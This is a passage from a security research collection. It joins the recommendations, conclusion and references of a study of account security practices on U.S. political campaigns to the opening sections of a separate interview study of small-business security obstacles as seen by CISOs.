5.2 Usable account security

While campaigns face a multitude of vulnerabilities and potential threats, we argue that solutions should prioritize the ability and willingness of people involved with campaigns to successfully use strong account security protections.

2FA. Usability issues with 2FA are known for creating adoption challenges, even in cases where the motivation to employ it appears to be high (e.g., for banking [39, 50]). Similarly, our results show that 2FA adoption continued to lag among campaign workers, and even when present, weaker options like SMS codes were among the most popular. Many participants had a poor understanding of 2FA, the protections offered by different second factors, and the importance of using 2FA on most accounts. We also learned that people involved with campaigns used many accounts and providers, but that the user experience of 2FA differed across providers.

To better support people involved with campaigns, technology providers could explore how 2FA usability across different platforms can be improved—users are likely to be

Perspectives from Campaigns	Recommendations for Safer Campaigns
Work culture – Top priority: Win the election – Transient – Busy & tight budgets – Amorphous boundaries – Limited security knowledge – Security is not prioritized	**Overall** Campaign security—including changing work cultures to prioritize security—must be a joint effort, involving technology companies, policy makers, political organizations, academic institutions, and campaigns
Security practices & vulnerabilities *Communications* – Sensitive & targeted – Many providers are used – Ad hoc practices – Busy workers overshare – Campaigns do not control protections – Encryption & cloud use likely growing *Accounts* – Many accounts across multiple providers – Shared & transiently owned – Personal account use – 2FA under-used & misunderstood – Weak password practices	**Education** – All supporters should provide consistent guidance on top security priorities for campaigns – Train campaign workers as early as possible – Include motivational content aimed to establish security culture on campaigns – Recruit influencers (e.g., campaign manager, senior staff, consultants) to champion security
Top perceived threats – Targeted attacks – Phishing – Nation-states	**Technology** – Standardize 2FA across providers – Reduce password manager errors and overhead – Evaluate usability of security products with campaign workers in situ – Improve multi-tenant account usability
	Policy – Ease financial burden on campaigns for security costs
	Research community – More research on campaign security around the world, more types of campaigns/roles

Table 2: Summary of the themes in our findings and recommendations.

confused by differing terminology, requirements, second factor options, and locations of settings. Part of this includes exploring if it is possible to offer consistency in what second factors and other requirements providers support. And as part of the educational efforts described above, this population needs clear advice about what type of 2FA they should turn on and for what accounts, as well as help to understand why 2FA is important to winning elections.

Password practices. Passwords are the first layer of defense for accounts, and password managers can be an effective way to help users manage strong, unique passwords and minimize the chance that they will accidentally enter their authentication credentials into a phishing site. For shared accounts, password managers can help manage and secure strong credentials when multiple people need access. However, most participants thought that password managers took significant enough overhead to set up and use that widespread adoption by people involved with campaigns was very unlikely.

Technology providers can better support this population by continuing to improve the integration and interoperability of password managers, browsers, and apps. Password managers could ensure users are explicitly warned when they attempt to enter credentials on an unknown site or one that might be a phishing site, with advice on how to tell if there is a problem.

Shared & transiently owned accounts. Participants observed that shared and transiently owned accounts tended to have weak security protections. Technology providers can help by improving multi-tenant account usability and making it easier to audit and change account access and ownership.

5.3 Policy: Affordable technology & training

Campaigns need help with the cost of security technologies and training. Regarding training, it is hard for campaigns to invest in training staff when they will be on to their next job in a year or less. Part of the return on investment with training is in the longer careers of those individuals in campaigns and politics, which is an expense that might be difficult for a budget-constrained campaign to justify. The typical staffer will change jobs frequently, and consultants work across many campaigns, so staffers and consultants who do receive security training can bring the knowledge and practices with them to the next campaign. Regarding security technologies, it is hard to justify investments in infrastructure that will no

longer be used after election day. The decision to invest in security technology and training is easier if such resources are freely available. In many instances, campaign finance laws and regulations prevent companies and organizations from making contributions to campaigns, including providing free security services or technologies (such as hardware security keys or shared password manager accounts that cost money for others), absent specific exemptions [92]. Policy makers could consider ways to enable all campaigns to leverage free, effective, easy-to-use security support, to protect themselves and democracy.

5.4 Future research

We believe that more research would help a diverse group of experts from political committees and organizations, technology companies, and academia improve security for political campaigns. They would benefit from foundational research exploring campaign security around the world, and with an even broader range of campaigns and campaign workers, including down-ballot races, candidates' family members, and more. Technology providers could benefit from usability studies of specific protections (such as 2FA, password management, shared accounts, and more), especially recruiting from this population and observing product use in realistic contexts.

6 Conclusion

> "Security and politics should be separate. If you're a candidate, you should win or lose on your best day, based on who you are. Not because your email got popped and posted online by a <nation-state>. –A participant

Our study highlighted how ongoing security challenges facing political campaigns stem from a combination of work culture, technology practices, and underdeveloped threat models. Campaigns are transient organizations with tight budgets and amorphous boundaries that are made up of busy people with limited security knowledge. Participants described digital security as a relatively new need for campaigns—one not often viewed as essential to winning elections—making investments in security hard to justify.

People on campaigns presently rely on a variety of personal and work accounts across platforms and domains. Their ad hoc adoption of 2FA, strong passwords, encryption, and access controls introduced vulnerabilities that were not consistently mitigated. Participants recognized a growing risk of state-sponsored attacks (and phishing in particular), though expressed that strong protections continue to lag in adoption.

No one company, organization, institution, or campaign can solve the problems described in this paper on their own. Protecting campaign accounts and data will be more successful as a joint effort, involving a variety of perspectives and collective action from technology companies, the policy community, committees and organizations that support campaigns, academic institutions, and individual users who are involved with campaigns. We provide an initial understanding of this complex problem space that we hope will be used to help work toward solutions that are effective for this population. We suggest that, in the near-term, effective, consistent security guidance should be prioritized to inform security education; investigations should be performed on how to coordinate the standardization of usable account security protections (including 2FA, password managers, and multi-tenant accounts); and the affordability and availability of security technologies and training should be improved. In the longer-term, people working to support campaigns could explore how to shift the work culture of campaigns to prioritize security. With such collective action, we in the security community can do our part to improve digital security for campaigns, helping to protect future elections and democracy.

7 Acknowledgments

We thank everyone who participated in our research; all of our roundtable attendees and their assistants; our many colleagues at Google who helped make the research and roundtable happen; our paper reviewers; and our paper shepherd.

References

[1] S. I. Ahmed, M. R. Haque, I. Haider, J. Chen, and N. Dell. "Everyone Has Some Personal Stuff": Designing to Support Digital Privacy with Shared Mobile Phone Use in Bangladesh. In *Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems*, 2019.

[2] T. Ahmed, R. Hoyle, K. Connelly, D. Crandall, and A. Kapadia. Privacy concerns and behaviors of people with visual impairments. In *Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems*, 2015.

[3] T. Akter, B. Dosono, T. Ahmed, A. Kapadia, and B. Semaan. "I am uncomfortable sharing what I can't see": Privacy concerns of the visually impaired with camera based assistive applications. In *Proceedings of the USENIX Security Symposium*, 2020.

[4] A. Alahmari and B. Duncan. Cybersecurity risk management in small and medium-sized enterprises: A systematic review of recent evidence. In *Proceedings of the IEEE 2020 International Conference on Cyber Situational Awareness, Data Analytics and Assessment*, 2020.

[5] R. M. Alvarez, N. Adams-Cohen, S.-y. S. Kim, and Y. Li. Securing American Elections: How Data-Driven Election Monitoring Can Improve Our Democracy. *Elements in Campaigns and Elections*, 2020.

[6] R. M. Alvarez, L. R. Atkeson, and T. E. Hall. *Evaluating Elections: A Handbook of Methods and Standards*. Cambridge University Press, 2012.

[7] A. W. Appel, M. Ginsburg, H. Hursti, B. W. Kernighan, C. D. Richards, G. Tan, and P. Venetis. The New Jersey voting-machine lawsuit and the AVC advantage DRE voting machine. In *Proceedings of the Conference on Electronic Voting Technology/Workshop on Trustworthy Elections*, 2009.

[8] J. Aro. The Cyberspace War: Propaganda and Trolling as Warfare Tools. *European View*, 2016.

[9] A. Badawy, E. Ferrara, and K. Lerman. Analyzing the Digital Traces of Political Manipulation: The 2016 Russian Interference Twitter Campaign. In *2018 IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining*, 2018.

[10] Belfer Center for Science and International Affairs. Cybersecurity Campaign Playbook. https://www.belfercenter.org/publication/cybersecurity-campaign-playbook, 2017.

[11] Belfer Center for Science and International Affairs. The State and Local Election Cybersecurity Playbook. https://www.belfercenter.org/publication/state-and-local-election-cybersecurity-playbook, 2018.

[12] M. Bernhard, J. Benaloh, J. A. Halderman, R. L. Rivest, P. Y. Ryan, P. B. Stark, V. Teague, P. L. Vora, and D. S. Wallach. Public evidence from secret ballots. In *International Joint Conference on Electronic Voting*. Springer, 2017.

[13] M. Bernhard, A. McDonald, H. Meng, J. Hwa, N. Bajaj, K. Chang, and J. A. Halderman. Can Voters Detect Malicious Manipulation of Ballot Marking Devices? In *2020 IEEE Symposium on Security and Privacy*, 2020.

[14] M. Blaze, J. Braun, H. Hursti, J. L. Hall, M. MacAlpine, and J. Moss. Defcon 25 voting machine hacking village: Report on cyber vulnerabilities in u.s. election equipment, databases, and infrastructure. *DEFCON 25*, 2017.

[15] S. Bradshaw and P. Howard. Troops, trolls and troublemakers: A global inventory of organized social media manipulation. *Oxford Internet Institute*, 2017.

[16] S. Bradshaw and P. N. Howard. The Global Organization of Social Media Disinformation Campaigns. *Journal of International Affairs*, 2018.

[17] V. Braun and V. Clarke. Using thematic analysis in psychology. *Qualitative Research in Psychology*, 2006.

[18] I. Brown, C. T. Marsden, J. Lee, and M. Veale. Cybersecurity for Elections: A Commonwealth Guide on Best Practice. https://osf.io/preprints/lawarxiv/tsdfb/, 2020.

[19] P. Bump. Timeline: How Russian agents allegedly hacked the DNC and Clinton's campaign. https://www.washingtonpost.com/news/politics/wp/2018/07/13/timeline-how-russian-agents-allegedly-hacked-the-dnc-and-clintons-campaign/?noredirect=on, 2018.

[20] T. Burt. New cyberattacks targeting U.S. elections. https://blogs.microsoft.com/on-the-issues/2020/09/10/cyberattacks-us-elections-trump-biden/, 2020.

[21] C. Ceglowski. What I Learned Trying To Secure Congressional Campaigns (Idle Words). https://idlewords.com/2019/05/what_i_learned_trying_to_secure_congressional_campaigns.htm, 2019.

[22] Center for Democracy and Technology. Election Cybersecurity 101 Field Guides. https://cdt.org/collections/election-security/, 2018.

[23] C. Chen, N. Dell, and F. Roesner. Computer Security and Privacy in the Interactions Between Victim Service Providers and Human Trafficking Survivors. In *Proceedings of the USENIX Security Symposium*, 2019.

[24] J. Chen. Cyber security: Bull's-eye on small businesses. *Journal of International Business and Law. Vol. 16 : Iss. 1, Article 10*, 2016.

[25] S. Consolvo, P. G. Kelley, and T. Matthews. Digital security & U.S. political campaigns: Expert roundtable. https://services.google.com/fh/files/misc/expert_roundtable_final_report_v1.pdf, 2020.

[26] R. Cramer and K. Collier. Democrats Already Have A Big 2020 Hacking Problem. https://www.buzzfeednews.com/article/rubycramer/democrats-cybersecurity-2020-election-hacks.

[27] Defending Digital Campaigns. Five Cybersecurity Steps For Every Campaign Before Election Day. https://www.defendcampaigns.org/ddcblog/five-cybersecurity-steps-for-every-campaign-before-election-day.

[28] P. Doerfler, M. Marincenko, J. Ranieri, A. M. Yu Jiang, D. McCoy, and K. Thomas. Evaluating login challenges as a defense against account takeover. In *Proceedings of the Web Conference*, 2019.

[29] Election Cybersecurity Initiative. USC Protect Elections – Our Candidate is Democracy. https://www.electionsecurity.usc.edu/.

[30] A. Elliott and S. Brody. Straight Talk: Surveillance and Mobile Messaging in NYC – Simply Secure. https://simplysecure.org/what-we-do/NYC-study/.

[31] W. Evanina. Statement by NCSC director William Evanina: Election threat update for the American public. https://www.dni.gov/index.php/newsroom/press-releases/item/2139-statement-by-ncsc-director-william-evanina-election-threat-update-for-the-american-public, 2020.

[32] R. Faris, H. Roberts, B. Etling, N. Bourassa, E. Zuckerman, and Y. Benkler. Partisanship, propaganda, and disinformation: Online media and the 2016 us presidential election. *Berkman Klein Center Research Publication*, 6, 2017.

[33] Federal Bureau of Investigation. Protected Voices. https://www.fbi.gov/investigate/counterintelligence/foreign-influence/protected-voices.

[34] A. J. Feldman, J. A. Halderman, and E. W. Felten. Security analysis of the diebold AccuVote-TS voting machine. In *Proceedings of the USENIX Workshop on Accurate Electronic Voting Technology*, 2007.

[35] J. Forestal. The Architecture of Political Spaces: Trolls, Digital Media, and Deweyan Democracy. *American Political Science Review*, 2017.

[36] D. Freed, J. Palmer, D. E. Minchala, K. Levy, T. Ristenpart, and N. Dell. Digital Technologies and Intimate Partner Violence: A Qualitative Analysis with Multiple Stakeholders. *Proceedings of the ACM on Human-Computer Interaction*, 2017.

[37] A. Frik, L. Nurgalieva, J. Bernd, J. Lee, F. Schaub, and S. Egelman. Privacy and Security Threat Models and Mitigation Strategies of Older Adults. In *Proceedings of the Symposium on Usable Privacy and Security*, 2019.

[38] T. Guberek, A. McDonald, S. Simioni, A. Mhaidli, K. Toyama, and F. Schaub. Keeping a Low Profile?: Technology, Risk and Privacy among Undocumented Immigrants. In *Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems*.

[39] N. Gunson, D. Marshall, H. Morton, and M. A. Jack. User perceptions of security and usability of single-factor and two-factor authentication in automated telephone banking. *Computers & Security, 30(4)*, 2011.

[40] T. Haines, S. J. Lewis, O. Pereira, and V. Teague. How not to prove your election outcome. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2020.

[41] J. L. Hall, L. W. Miratrix, P. B. Stark, M. Briones, E. Ginnold, F. Oakley, M. Peaden, G. Pellerin, T. Stanionis, and T. Webber. Implementing Risk-Limiting Post-Election Audits in California. In *Proceedings of the Conference on Electronic Voting Technology/Workshop on Trustworthy Elections*, 2009.

[42] S. Havron, D. Freed, R. Chatterjee, D. McCoy, N. Dell, and T. Ristenpart. Clinical Computer Security for Victims of Intimate Partner Violence. In *Proceedings of the USENIX Security Symposium*, 2019.

[43] J. Hayes, S. Kaushik, C. E. Price, and Y. Wang. Cooperative Privacy and Security: Learning from People with Visual Impairments and Their Allies. In *Proceedings of the Symposium on Usable Privacy and Security*, 2019.

[44] C. Herley. So long, and no thanks for the externalities: The rational rejection of security advice by users. In *Proceedings of the New Security Paradigms and Workshop*, 2009.

[45] S. Herpig, J. Schuetze, and J. Jones. *Securing Democracy in Cyberspace: An Approach to Protecting Data-Driven Elections*. 2018.

[46] N. Huaman, B. von Skarczinski, C. Stransky, D. Wermke, Y. Acar, A. Dreißigacker, and S. Fahl. A large-scale interview study on information security in and attacks against small and medium-sized enterprises. In *Proceedings of the 30th USENIX Security Symposium*, 2021.

[47] S. Huntley. How we're tackling evolving online threats. https://blog.google/threat-analysis-group/how-were-tackling-evolving-online-threats/, 2020.

[48] R. Jeong and S. Chiasson. 'Lime', 'Open Lock', and 'Blocked': Children's Perception of Colors, Symbols, and Words in Cybersecurity Warnings. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems*. 2020.

[49] R. Kang, L. Dabbish, N. Fruchter, and S. Kiesler. "My Data Just Goes Everywhere:" User Mental Models of the Internet and Implications for Privacy and Security. In *Proceedings of the Symposium on Usable Privacy and Security*, 2015.

[50] K. Krol, E. Philippou, E. D. Cristofaro, and M. A. Sasse. "They brought in the horrible key ring thing!" Analysing the usability of two-factor authentication in UK online banking. In *Proceedings of the NDSS Workshop on Usable Security*, 2015.

[51] E. L. Lazarus, D. L. Dill, J. Epstein, and J. L. Hall. Applying a reusable election threat model at the county level. In *Proceedings of the Conference on Electronic Voting Technology/Workshop on Trustworthy Elections*, 2011.

[52] A. Lerner, H. Y. He, A. Kawakami, S. C. Zeamer, and R. Hoyle. Privacy and Activism in the Transgender Community. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems*. 2020.

[53] K. Levy and B. Schneier. Privacy threats in intimate relationships. *Journal of Cybersecurity*, 2020.

[54] M. Lindeman and P. Stark. A Gentle Introduction to Risk-Limiting Audits. *IEEE Security & Privacy*, 2012.

[55] E. Lipton and S. Shane. Democratic house candidates were also targets of russian hacking. https://www.nytimes.com/2016/12/13/us/politics/house-democrats-hacking-dccc.html, 2016.

[56] B. Lord. Device and Account Security Checklist 2.0. https://medium.com/@boblord/device-and-account-security-checklist-2-0-1f3637eec1c, 2019.

[57] J. Marks. The cybersecurity 202: Political campaigns are flocking to encrypted messaging apps. but they're not a panacea. https://www.washingtonpost.com/news/powerpost/paloma/the-cybersecurity-202/2019/11/07/the-cybersecurity-202-political-campaigns-are-flocking-to-encrypted-messaging-apps-but-they-re-not-a-panacea/5dc307ad602ff1184c31628f/, 2019.

[58] S. T. Marne, M. N. Al-Ameen, and M. K. Wright. Learning System-assigned Passwords: A Preliminary Study on the People with Learning Disabilities. In *Proceedings of the Symposium on Usable Privacy and Security*, 2017.

[59] M. Matishak. What we know about russia's election hacking. https://www.politico.eu/article/russia-hacking-us-election-what-we-know/, 2018.

[60] T. Matthews, K. O'Leary, A. Turner, M. Sleeper, J. P. Woelfer, M. Shelton, C. Manthorne, E. F. Churchill, and S. Consolvo. Stories from Survivors: Privacy & Security Practices when Coping with Intimate Partner Abuse. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems*. 2017.

[61] N. McDonald, S. Schoenebeck, and A. Forte. Reliability and Inter-rater Reliability in Qualitative Research: Norms and Guidelines for CSCW and HCI Practice. *Proceedings of the ACM on Human-Computer Interaction*, 2019.

[62] M. A. McFaul, H. Lin, A. Stamos, N. Persily, A. Grotto, A. Berke, E. Donahoe, L. Diamond, M. Metzger, S. Sanovich, T. H. Ilves, Z. Krowitz, and C. Painter. Securing American Elections: Prescriptions for Enhancing the Integrity and Independence of the 2020 U.S. Presidential Election and Beyond. https://fsi.stanford.edu/publication/securing-american-elections-prescriptions-enhancing-integrity-and-independence-2020-us, 2019.

[63] S. E. McGregor, P. Charters, T. Holliday, and F. Roesner. Investigating the Computer Security Practices and Needs of Journalists. In *Proceedings of the USENIX Security Symposium*, 2015.

[64] S. E. McGregor, F. Roesner, and K. Caine. Individual versus organizational computer security and privacy concerns in journalism. In *Proceedings of Privacy Enhancing Technologies*, 2016.

[65] A. R. McNeill, L. Coventry, J. Pywell, and P. Briggs. Privacy Considerations when Designing Social Network Systems to Support Successful Ageing. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems*. 2017.

[66] H. M. Mentis, G. Madjaroff, and A. K. Massey. Upside and Downside Risk in Online Security for Older Adults with Mild Cognitive Impairment. In *Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems*, 2019.

[67] S. Morgan. Fake news, disinformation, manipulation and online tactics to undermine democracy. *Journal of Cyber Policy*, 2018.

[68] E. Nakashima and S. Harris. How the russians hacked the dnc and passed its emails to wikileaks. https://www.washingtonpost.com/world/national-security/how-the-russians-hacked-the-dnc-and-passed-its-emails-to-wikileaks/2018/07/13/af19a828-86c3-11e8-8553-a3ce89036c78_story.html, 2018.

[69] National Academies of Sciences, Engineering, and Medicine. Securing the Vote: Protecting American Democracy | The National Academies Press. https://www.nap.edu/catalog/25120/securing-the-vote-protecting-american-democracy.

[70] W. Oremus. "Is This Something That's Going to Haunt Me the Rest of My Life?". https://slate.com/technology/2016/12/an-interview-with-charles-delavan-the-it-guy-whose-typo-led-to-the-podesta-email-hack.html, 2016.

[71] N. Perlroth and D. E. Sanger. Iranian hackers target Trump campaign as threats to 2020 mount. https://www.nytimes.com/2019/10/04/technology/iranian-campaign-hackers-microsoft.html, 2019.

[72] A. E. Pope. Cyber-securing our elections. *Journal of Cyber Policy*, 2018.

[73] R. W. Reeder, I. Ion, and S. Consolvo. 152 Simple Steps to Stay Safe Online: Security Advice for Non-Tech-Savvy Users. *IEEE Security and Privacy*, 2017.

[74] A. Robb. Pizzagate: Anatomy of a Fake News Scandal - Rolling Stone. https://www.rollingstone.com/feature/anatomy-of-a-fake-news-scandal-125877/, 2017.

[75] N. Sambasivan, N. Ahmed, A. Batool, E. Bursztein, E. Churchill, L. S. Gaytan-Lugo, T. Matthews, D. Nemar, K. Thomas, and S. Consolvo. Toward Gender-Equitable Privacy and Security in South Asia. *IEEE Security Privacy*, 2019.

[76] R. Satter, J. Donn, and C. Day. Inside story: How Russians hacked the Democrats' emails. https://apnews.com/article/hillary-clinton-phishing-moscow-russia-only-on-ap-dea73efc01594839957c3c9a6c962b8a, 2017.

[77] M. K. Scheuerman, S. M. Branham, and F. Hamidi. Safe Spaces and Safe Places: Unpacking Technology-Mediated Experiences of Safety and Harm with Transgender People. *Proceedings of the ACM on Human-Computer Interaction*, 2018.

[78] N. N. Schia and L. Gjesvik. Hacking democracy: managing influence campaigns and disinformation in the digital age. *Journal of Cyber Policy*, 2020.

[79] L. Simko, A. Lerner, S. Ibtasam, F. Roesner, and T. Kohno. Computer Security and Privacy for Refugees in the United States. In *2018 IEEE Symposium on Security and Privacy (SP)*, 2018.

[80] M. Sleeper, T. Matthews, J. Palzkill Woelfer, S. Consolvo, M. Shelton, A. Oplinger, A. Turner, A. Schou, and K. O'Leary. Tough Times at Transitional Homeless Shelters: Considering the Impact of Financial Insecurity on Digital Security and Privacy. In *Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems*, 2019.

[81] M. Specter and J. A. Halderman. Security analysis of the democracy live online voting system. In *Proceedings of the USENIX Security Symposium*, 2021.

[82] M. A. Specter, J. Koppel, and D. Weitzner. The Ballot is Busted Before the Blockchain: A Security Analysis of Voatz, the First Internet Voting Application Used in U.S. Federal Elections. In *Proceedings of the USENIX Security Symposium*, 2020.

[83] D. Springall, T. Finkenauer, Z. Durumeric, J. Kitcat, H. Hursti, M. MacAlpine, and J. A. Halderman. Security Analysis of the Estonian Internet Voting System. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, 2014.

[84] B. Tadic, M. Rohde, V. Wulf, and D. Randall. ICT Use by Prominent Activists in Republika Srpska. In *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems*. 2016.

[85] C. Tenove, J. Buffie, S. McKay, and D. Moscrop. Digital Threats to Democratic Elections: How Foreign Actors Use Digital Techniques to Undermine Democracy. https://papers.ssrn.com/abstract=3235819, 2018.

[86] D. R. Thomas. A General Inductive Approach for Analyzing Qualitative Evaluation Data. *American Journal of Evaluation*, 2006.

[87] E. Tseng, R. Bellini, N. McDonald, M. Danos, R. Greenstadt, D. McCoy, N. Dell, and T. Ristenpart. The Tools and Tactics Used in Intimate Partner Surveillance: An Analysis of Online Infidelity Forums. In *Proceedings of the USENIX Security Symposium*, 2020.

[88] J. Vitak, Y. Liao, M. Subramaniam, and P. Kumar. 'I Knew It Was Too Good to Be True": The Challenges Economically Disadvantaged Internet Users Face in Assessing Trustworthiness, Avoiding Scams, and Developing Self-Efficacy Online. *Proceedings of the ACM on Human-Computer Interaction*, 2018.

[89] D. Volz and T. Parti. 2020 Campaigns Remain Vulnerable as Signs of Russian Hackers Re-Emerge. https://www.wsj.com/articles/presidential-campaigns-remain-vulnerable-on-cybersecurity-11560448372, 2019.

[90] D. Wallach. HOWTO: Protect your small organization against electronic adversaries. https://medium.com/@dwallach/howto-protect-your-small-organization-against-electronic-adversaries-7f63a2be8fff, 2017.

[91] R. Wash. Folk models of home computer security. In *Proceedings of the Sixth Symposium on Usable Privacy and Security*, 2010.

[92] E. L. Weintraub. Federal elections commission, advisory opinion 2018-12. https://www.fec.gov/files/legal/aos/2018-12/2018-12.pdf, 2018.

[93] A. Whitten and J. Tygar. Why johnny can't encrypt: A usability evaluation of pgp 5.0. In *Proceedings of the 8th USENIX Security Symposium*, 1999.

[94] C. Whyte. Cyber conflict or democracy "hacked"? How cyber operations enhance information warfare. *Journal of Cybersecurity*, 2020.

[95] K. Willsher and J. Henley. Emmanuel Macron's campaign hacked on eve of French election. https://www.theguardian.com/world/2017/may/06/emmanuel-macron-targeted-by-hackers-on-eve-of-french-election, 2017.

[96] L. Zeltser. Cybersecurity Advice for Political Campaigns. https://zeltser.com/security-checklist-for-campaigns/, 2018.

[97] K. Zetter. Palin e-mail hacker says it was easy. https://www.wired.com/2008/09/palin-e-mail-ha/, 2008.

[98] J. Zhao, G. Wang, C. Dally, P. Slovak, J. Edbrooke-Childs, M. Van Kleek, and N. Shadbolt. 'I make up a silly name': Understanding Children's Perception of Privacy Risks Online. In *Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems*, 2019.

Appendix

For supplementary material related to our interview script, consent form, and codebook, please see the ancillary file at https://arxiv.org/abs/2106.00236.

Security Obstacles and Motivations for Small Businesses from a CISO's Perspective

Flynn Wolf
University of Maryland, Baltimore County

Adam J. Aviv
The George Washington University

Ravi Kuber
University of Maryland, Baltimore County

Abstract

Small businesses (SBs) are often ill-informed and under-resourced against increasing online threats. Chief Information Security Officers (CISOs) have a key role in contextualizing trade-offs between competing costs and priorities for SB management. To explore the challenges CISOs face when guiding SBs towards improved security we conducted two interview studies. Firstly, an exploratory study with CISOs with SB experience to identify themes related to their work (n=8). Secondly, we refined our methods and conducted broader structured interviews with a larger non-overlapping group of similarly qualified SB CISOs (n=19) to validate those themes and extend outcomes. We found CISOs confirmed common observations that SBs are generally unprepared for online threats, and uninformed about issues such as insurance and regulation. We also found that despite perceived usability problems with language and formatting, the effectiveness of government-authored guidance (a key reference source for CISOs and SBs) was deemed on par with commercial resources. These observations yield recommendations for better formatting, prioritizing, and timing of security guidance for SBs, such as better tailoring checklists, investment suggestions, and scenario-based exercises.

1 Introduction

Small business (SB) information security is a mounting concern. As large and medium-sized businesses have recognized online threats and tightened their security, research suggests that targeting by criminals has shifted to smaller companies [32]. These businesses generally have fewer resources to direct at their information technology (IT) and security, and are often simply focused on financial survival. Although many SBs may assume they have "security through obscurity," many ransomware, data theft, and fraud threats can scale to include smaller businesses as targets [32, 36]. The impact of cybersecurity incidents to SBs is of particular concern. Malicious damage to information systems can decrease productivity, siphon away revenue and intellectual property, impose significant remediation costs, and diminish trust among customers and partners [11]. A 2019 industry survey found as many as 25% of hacked SBs file for bankruptcy, with 10% closing entirely [5]. Research suggests that it is vitally important that each SB understands and manages the risk to information, systems, and networks that support their business [28]. However, limited resources and lack of knowledge often negatively affect their ability to estimate security-related risks and commensurately protect themselves.

Prior work qualitatively examining IT decision makers responsible for guiding *small businesses* through cybersecurity-related challenges is highly limited. We addressed this gap with an exploratory set of studies. Given that SB owners may lack the IT expertise to fully reflect on resource and security trade-offs, we have instead focused on those with a unique vantage point on SB operations and security decisions, namely Chief Information Security Officers (CISOs, or those in an equivalent SB role).

In this paper, we present a two-part qualitative work investigating the perspective of CISOs ($n = 8$, and $n = 19$) that have direct experience working for or consulting with SBs. The interviews focused on challenges CISOs face when motivating smaller enterprises to consider IT security improvements.

We first performed an exploratory open-ended interview-based phase (Study 1) with a small cohort of *SB-focused* IT staff and several local government SB development officials (n=8). This identified themes arising from their work supporting SB IT security decisions. These were mostly individuals with the professional title of CISO or Chief Security Officer (CSO, but we use CISO to refer to both) and direct experience with IT security decision making for SBs (those with less than 500 employees or $5 million USD in annual revenue [3]). In our interviews, we addressed the CISOs' opinions and experiences with cybersecurity problems and effective approaches to motivating at-risk SBs to invest in better security *before adverse IT events occurred.*

We inductively coded those responses, and a number of issues became apparent. Unsurprisingly, perceptions of widespread IT security shortfalls were prevalent, but CISOs

also described opportunities to more effectively intervene with SBs. We derived a structured interview from the Study 1 themes to better understand these mental models and validate concepts in Study 2.

We recruited a non-overlapping cohort of similarly SB-exposed CISOs for Study 2, slightly more than doubling the sample size of Study 1. Interview topics included motivations for SBs to make IT improvements, security best practices, sufficiency of IT security education resources, and comparative views on the efficacy of commercial and government guidance (government guidance in these studies being State- and Federal-authored publications in the United States).

Findings Several key findings emerged from the analysis which offer highly actionable insight for those seeking to positively engage with SBs on IT security improvement (see Section 6). These include:

1. **Government-sourced security guidance deemed as effective as commercial guidance**: Security guidance documents are a key resource for CISOs and SBs. A preponderance of Study 2 participants disagreed with the theme from Study 1 that commercially-sourced guidance was simply more effective for SBs than government-sourced guidance.
2. **Government guidance deemed important but hard to use**: Study 2 CISOs confirmed Study 1 themes indicating government guidance was difficult to use but still an important source of direction. They acceded that its language was often too broad and imprecise for definitive interpretation, offering principles rather than best practices. However, the content was still deemed appropriately comprehensive and of comparable value to commercial sources.
3. **Commercial guidance seen as narrow to use**: Study 2 CISOs noted that commercial guidance could often afford to be more clear and prescriptive than government sources because of a narrower focus on product offerings, but could also impose more work on IT managers to filter out profit motives.
4. **SBs lack required IT protections**: Study 2 CISOs confirmed the prevalent view and coded theme from Study 1 that SBs are too resource-constrained to manage information security properly because of cost, complexity and focus on profitability. Participants saw SBs as generally informed about complex or vague regulatory and insurance issues. However, CISO sentiment was divided on whether SBs understood potential financial implications, due to the difficulty of projecting preventative costs.
5. **CISOs divided blame for SB vulnerabilities**: Participants were also divided on responsibility for poor SB security, noting similar problems in medium and large-scale businesses, the well-known challenges guarding numerous IT attack vectors, and the frequency of security flaws in software and hardware.

Recommendations We draw a number of direct implications from these observations that can lead to interventions that more effectively motivate and inform SB security (see Section 7). These include three major points:

1. **Messaging at the right time**: Suggested timing for security advocates to contact SBs, within their short and long-term business processes and tax schedules, to get an optimal response to security guidance.
2. **Priorities for effective IT guidance checklists**: Discussion of factors for effective use of checklists, a key SB security practice, as described by Study 2 participants.
3. **Guidance formats**: Discussion of formats and labeling for IT guidance (e.g., checklists and scenario-based team exercises) based on CISO discussion of effective structural features and content.

2 Related Work

Obstacles to Information Security for Small Businesses Although IT security has been studied within corporate structures (e.g., cybersecurity training, and security operators and developers [2, 14, 17, 25, 34, 38], and local government [24]), examination of perceptions, understandings, and actions related to cybersecurity for SBs are under-explored. Some related studies also predated the widespread proliferation of both network-based business technologies and services and significant online threats [6, 15, 39]. Examples include threat assessments focused on personnel and physical security, access control, and information assurance of networked information systems [39], and examinations of employee practices identifying deficiencies in preventive mechanisms, incident reporting and management, and risk analysis processes [31].

While common obstacles to maintaining IT security faced by SBs (e.g., distraction, limited resources, compliance) have been documented [18, 22, 27, 29], in-depth qualitative inquiry regarding the mindset of SB IT security decision makers is limited, especially considering the breadth of the increasing challenges confronting so many businesses of that type. That outlook has been examined (although not focusing on small businesses exclusively) by Moore et al., who examined CISOs' interaction with management in a variety of private industries. Leadership of those companies was found to be increasingly aware and willing to invest in security, but still struggling to locate important resources, especially trained IT staff [23]. Those constraints and risk complacency often make SBs more susceptible to proliferating cyber threats. As security breaches can quickly devastate a SB, many owners are more likely to pay ransomware attackers to get their data back [30].

More recently, initiatives have been developed to better pool resources for SBs and provide educational opportunities to aid cybersecurity knowledge [19, 33]. These generally included a repository of best practices and security self-assessment tests. However, messaging to SBs about these specific valuable initiatives (e.g., Small Business Big Threat

[33], Cyber Readiness Institute [19]) was often narrowly geographically-targeted and did not fully account for the diversity of SB types and resources.

